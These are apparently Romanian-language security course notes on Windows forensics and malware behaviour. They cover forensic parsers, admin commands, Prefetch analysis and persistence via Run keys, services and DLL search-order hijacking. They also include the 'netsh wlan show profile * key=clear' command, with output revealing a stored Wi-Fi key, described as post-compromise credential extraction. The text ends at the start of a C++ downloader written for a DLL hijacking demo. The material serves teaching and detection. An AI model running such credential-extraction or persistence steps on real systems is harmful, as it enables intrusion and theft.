 - Use **-NetVersion** to control which flavor of tool you get: 4 for .net 4.6.2 and 6 for .net 6 (recommended!)
3. All **GUI tools** will be updated to use .net 6 only but the legacy version will be kept in place as well (just not updated anymore)
4. All **CLI tools** will continue to be built for both .net 4.6.2 and .net 6

Contribute/support opportunities

[GitHub Sponsors](#)

[PayPal](#)

[Patreon](#)

Forensic tools

Name	Version (.net 4 6)	Purpose
AmcacheParser	1.5.1.0 1.5.1.0	Amcache.hve parser with lots of extra features. Handles locked files
AppCompatCacheParser	1.5.0.0 1.5.0.0	AppCompatCache aka ShimCache parser. Handles locked files
bstrings	1.5.2.0 1.5.2.0	Find them strings yo. Built in regex patterns. Handles locked files
EvtbxCmd	1.5.0.0 1.5.0.0	Event log (evtx) parser with standardized CSV, XML, and json output! Custom maps, locked file support, and more!
EZViewer	- 2.0.0.0	Standalone, zero dependency viewer for .doc, .docx, .xls, .xlsx, .txt, .log, .rtf, .otd, .htm, .html, .mht, .csv, and .pdf. Any non-supported files are shown in a hex editor (with data interpreter!)

Set de tool-uri de securitate,
experimentale si gratuite



Câteva comenzi clasice de Windows care pot fi executate la distanță

- **dir** - Afișează o listă a fișierelor și directoarelor dintr-un director.
- **ipconfig** - Afișează informații despre configurarea IP a mașinii.
- **tasklist** - Afișează toate procesele care rulează pe sistem.
- **netstat** - Afișează toate conexiunile de rețea active și porturile deschise.
- **systeminfo** - Afișează informații detaliate despre configurarea sistemului.
- **net users** - Afișează toți utilizatorii sistemului.
- **type** - Afișează conținutul unui fișier text.
- **copy / xcopy / robocopy** - Copiază fișiere și directoare.
- **del** - Șterge unul sau mai multe fișiere.
- **move** - Muta fișierele de la un director la altul.
- **shutdown / restart** - Oprirea sau repornirea mașinii.
- **schtasks** - Afișează, creează sau modifică sarcini automate.
- **wmic** - Interfață de comandă pentru Instrumentația de Management Windows (Windows Management Instrumentation - WMI).

Aceste comenzi pot fi folosite în diverse scenarii, de la diagnostic și monitorizare, la administrarea sistemului și rezolvarea problemelor.

Comenzi pe care le puteți găsi la îndemână sau interesante

- **Cipher:** Ștergeți în siguranță spațiul neutilizat al unui director. Deși nu șterge fișierele existente, este excelent pentru a vă asigura că fișierele șterse nu pot fi recuperate.
- `cipher /w:C:\Path\To\Directory`
- **Robocopy:** Înseamnă „Robust File Copy”. Este folosit pentru sarcini mai complexe de replicare a fișierelor. Excelent pentru a face copii de rezervă ale folderelor și fișierelor cu parametri detaliați, cum ar fi oglindirea unui director.
- `robocopy C:\source C:\destination /MIR`
- **Systeminfo:** Afișează informații detaliate de configurare despre un computer și sistemul său de operare, inclusiv detalii hardware și software.
- `systeminfo`
- **Netstat:** Afișează statisticile rețelei. Util pentru a vedea conexiunile active și porturile pe care ascultă computerul.
- `netstat -ano`
- **Sfc /scannow:** Verificatorul fișierelor de sistem scanează fișierele de sistem Windows corupte sau lipsă și încearcă să le repare. Acest lucru poate fi o salvare pentru remedierea diferitelor probleme ale sistemului.
- `sfc /scannow`
- **Shutdown:** Pe lângă închiderea computerului, acesta poate fi folosit pentru a reporni, a deconecta sau a seta un temporizator pentru aceste acțiuni.
- `shutdown /r /t 0` # Instantly restarts the computer.
- **Ipconfig:** Util pentru depanarea rețelei, afișează toate valorile actuale de configurare a rețelei TCP/IP, inclusiv adresa IP, masca de subrețea și gateway-ul implicit.
- `ipconfig /all`
- **Tasklist & Taskkill:** lista de activități arată toate procesele care rulează. Comanda *taskkill* poate fi apoi folosită pentru a încheia orice proces, permițându-vă efectiv să opriți programele care nu răspund.
- `tasklist taskkill /F /PID process_number`
- **Assoc and Ftype:** Comanda *asoc* afișează sau modifică asocierile tipurilor de fișiere iar *ftype* afișează sau modifică tipurile de fișiere utilizate în asocierile de extensii de fișiere. Împreună, acestea pot fi folosite pentru a schimba programul care deschide un anumit tip de fișier.
- `assoc .txt ftype txtfile`
- **PathPing:** O comandă care combină caracteristicile *Ping* și *Traceroute* oferind detalii despre calea dintre două noduri de rețea și statistici ping pentru fiecare nod.
- `pathping example.com`

```
C:\Windows\System32>netsh wlan show profile * key=clear
```

```
Profile DIGI_a1f6a1 on interface WiFi 3:
```

```
Applied: All User Profile
```

Profile information

```
-----
Version           : 1
Type              : Wireless LAN
Name              : DIGI_a1f6a1
Control options   :
  Connection mode  : Connect automatically
  Network broadcast : Connect only if this network is broadcasting
  AutoSwitch       : Do not switch to other networks
  MAC Randomization : Disabled
```

Connectivity settings

```
-----
Number of SSIDs   : 1
SSID name         : "DIGI_a1f6a1"
Network type      : Infrastructure
Radio type        : [ Any Radio Type ]
Vendor extension   : Not present
```

Security settings

```
-----
Authentication    : WPA3-Personal
Cipher            : GCMP-256
Authentication    : WPA3-Personal
Cipher            : GCMP
Authentication    : WPA3-Personal
Cipher            : CCMP
Authentication    : WPA2-Personal
Cipher            : GCMP
Authentication    : WPA2-Personal
Cipher            : CCMP
Security key       : Present
Key Content        : 3a660415
```

Parola wi-fi

Cost settings

```
-----
Cost              : Unrestricted
Congested         : No
Approaching Data Limit : No
Over Data Limit   : No
Roaming           : No
Cost Source       : Default
```

```
C:\Windows\System32>
```

netsh wlan show profile * key=clear

Extragerea profilurilor wireless salvate

Comanda netsh wlan show profile <SSID> key=clear permite afișarea configurației unei rețele wireless salvate, inclusiv cheia stocată local. În scenarii post compromitere, astfel de utilitare native Windows pot fi utilizate pentru recunoaștere locală și extragerea credențialelor fără instrumente malware dedicate.

SSID (Service Set Identifier)

- Windows permite interogarea profilurilor wireless salvate prin utilitarul **netsh wlan**.
- Atunci când comanda este executată cu parametrul **key=clear**, sistemul de operare poate afișa parola în clar asociată unei rețele conectate anterior.
- Acest mecanism ilustrează modul în care utilitarele administrative legitime pot expune credențiale sensibile dacă un atacator obține acces local la sistem.
- În analiza de securitate cibernetică, astfel de comenzi sunt importante deoarece demonstrează descoperirea credențialelor după compromitere prin instrumente native ale sistemului de operare, fără utilizarea directă a unor componente malware externe.

Exfiltrare credențiale

Execution spoofing

- Calea SOFTWARE\Clients\StartMenuInternet\FIREFOX.EXE\shell\open\command dintr-un registru Windows specifică locația executabilului Firefox pe sistemul respectiv. În contextul registrului Windows, această cale este folosită pentru a defini comanda care va fi executată atunci când un utilizator dorește să deschidă Firefox prin intermediul meniului de start sau atunci când un link sau o resursă de internet trebuie deschisă cu Firefox, dacă acesta este setat ca browser implicit.
- Mai exact, când un program sau proces solicită deschiderea unei pagini web și sistemul este configurat să folosească Firefox ca browser web implicit, Windows va consulta această intrare în registru pentru a afla cum să lanseze Firefox. Comanda specificată la această cale de registru va include, de obicei, calea către executabilul Firefox (firefox.exe) și, opțional, parametri care indică cum să fie deschisă pagina sau resursa web solicitată.
- Din perspectiva securității, este important să se verifice aceste intrări de registru pentru a se asigura că nu au fost modificate în mod malitios. Modificările neautorizate ar putea redirecționa solicitările către un browser sau executabil dăunător, facilitând atacuri de tip phishing sau malware. În contextul analizei sau remedierii malware, verificarea acestor intrări poate ajuta la identificarea comportamentului neașteptat sau a modificărilor sistemului făcute de software-ul dăunător.

Chei de regiștrii

```
graph LR; A[Chei de regiștrii] --- B[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run]; A --- C[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce]; A --- D[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run]; A --- E[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce]; A --- F[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options];
```

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options

Executabilul poate fi
instalat ca serviciu

Modul de operare în
fundal

Pornire automată

Gestionare cicluri de
viață

Stabilitate

Capacitatea de a rula
fără un utilizator
conectat


Funcționează fără
interacțiune directă
cu utilizatorul

Pornește automat la
inițializarea
sistemului

Gestionarea corectă
a erorilor și
excepțiilor

Nu provoacă
instabilitate în sistem

Funcționează
indiferent de starea
de conectare a
utilizatorilor



Fisiere descarcate



Cuvinte cheie: http,
html, tcpip, cookies,
internet, cache,
winsock, CreateFile,
WriteFile, IPS, DNS

Sursa

Destinatie

Fisiere temporare

Destinatie finala

Indicatori de compromis

Artefacte rămase pe sistem după execuție

Fișiere


Log-uri de sistem și rețea

Schimbări de configurație

Altele



- Fișierele .pf din Prefetch (Prefetcher) sunt utilizate de sistemul de operare Windows pentru a accelera încărcarea aplicațiilor și pentru a îmbunătăți performanța generală a sistemului.
- Aceste fișiere conțin informații despre executabilele pe care le lansează utilizatorul și includ detalii precum resursele pe care le accesează și ordinea în care sunt încărcate.



PREFETCH

Pentru detecția malware, extragerea și analiza acestor fișiere pot fi utile din mai multe motive:

- **Istoricul activităților.** Fișierele Prefetch oferă o evidență a aplicațiilor executate pe sistem, inclusiv data și ora primei și ultimei execuții. Acest lucru poate ajuta la identificarea activităților suspecte sau neobișnuite.
- **Ordinea de încărcare a modulelor.** Deoarece fișierele .pf conțin informații despre resursele utilizate și ordinea de încărcare, ele pot dezvălui module sau biblioteci neobișnuite care sunt încărcate de un executabil, ceea ce ar putea sugera prezența unui malware.
- **Prezența executabilelor necunoscute.** Analiza fișierelor .pf poate dezvălui executabile necunoscute sau neautorizate care au fost lansate pe sistem, indicând o posibilă compromitere.
- **Comportament anormal.** Dacă un fișier .pf arată activitate frecventă în afara orelor obișnuite sau în timpul în care utilizatorul nu ar trebui să fie activ, acesta ar putea indica un comportament malițios.
- **Corelare cu alte artefacte.** Fișierele .pf pot fi corelate cu alte artefacte digitale pentru a obține o imagine mai completă a comportamentului sistemului și a detecta potențiale anomalii.
- Astfel, analiza fișierelor .pf din Prefetch poate fi un instrument valoros în detectarea și investigarea activităților malware, ajutând la identificarea tiparelor suspecte și a executabilelor neautorizate.

Servicii

```
graph LR; Servicii --> MainFunction[Service: main Function]; Servicii --> Instalare[Instalare serviciu]; Servicii --> Stergere[Ștergere serviciu]; MainFunction --> StartServiceCtrlDispatcher; MainFunction --> RegisterServiceCtrlHandler; MainFunction --> SetServiceStatus; Instalare --> InstallCmd["sc.exe create \"Nume Serviciu\" binPath=\"<Path to>\serviciu.exe\""]; Stergere --> DeleteCmd["sc.exe delete \"Nume Serviciu\""];
```

Service: main Function

StartServiceCtrlDispatcher

RegisterServiceCtrlHandler

SetServiceStatus


Instalare serviciu

sc.exe create "Nume Serviciu" binPath="<Path to>\serviciu.exe"

Ștergere serviciu

sc.exe delete "Nume Serviciu"

Tehnici de persistență în Windows



```
graph LR; A[Tehnici de persistență în Windows] --- B[Chei de regiștrii]; A --- C[Servicii și task-uri planificate (scheduled tasks)]; A --- D[DLL Search Order Hijacking]; A --- E[Bootkit];
```

A mind map diagram with a central node 'Tehnici de persistență în Windows' enclosed in a dashed box. Four curved lines of different colors (purple, blue, teal, and orange) branch out to the right, connecting to the following text labels: 'Chei de regiștrii', 'Servicii și task-uri planificate (scheduled tasks)', 'DLL Search Order Hijacking', and 'Bootkit'.

Chei de regiștrii

Servicii și task-uri planificate (scheduled tasks)

DLL Search Order Hijacking

Bootkit

Ordinea de cautare a DLL-urilor
[Search Order DLL Hijacking]

KnownDLL

Directorul aplicației curente

Directorul sistemului (de obicei
C:\Windows\System32)

Directorul sistemului de 16-bit
(C:\Windows\System)

Directorul Windows

Directorul curent la startul aplicației

Toate directoarele din variabila de mediu
%PATH%

Scenarii de test

```
graph LR; A[Scenarii de test] --- B[Malware care infectează sistemul folosind un vector de atac necunoscut]; A --- C[Malware-ul devine persistent]; A --- D[Malware-ul instalează software adițional care execută acțiuni malițioase]; A --- E[Malware-ul devine inactiv sau este eliminat]; A --- F[Sistemul e analizat din punct de vedere al securității];
```

Malware care infectează sistemul folosind un vector de atac necunoscut

Malware-ul devine persistent

Malware-ul instalează software adițional care execută acțiuni malițioase

Malware-ul devine inactiv sau este eliminat

Sistemul e analizat din punct de vedere al securității

C.14.3 DLL HIJACKING



DLL HAI JAKING

```
g++ -o descarcare_fisier.exe d.cpp -lurlmon
```

```
#include <iostream>
#include <urlmon.h>
#pragma comment(lib, "urlmon.lib")

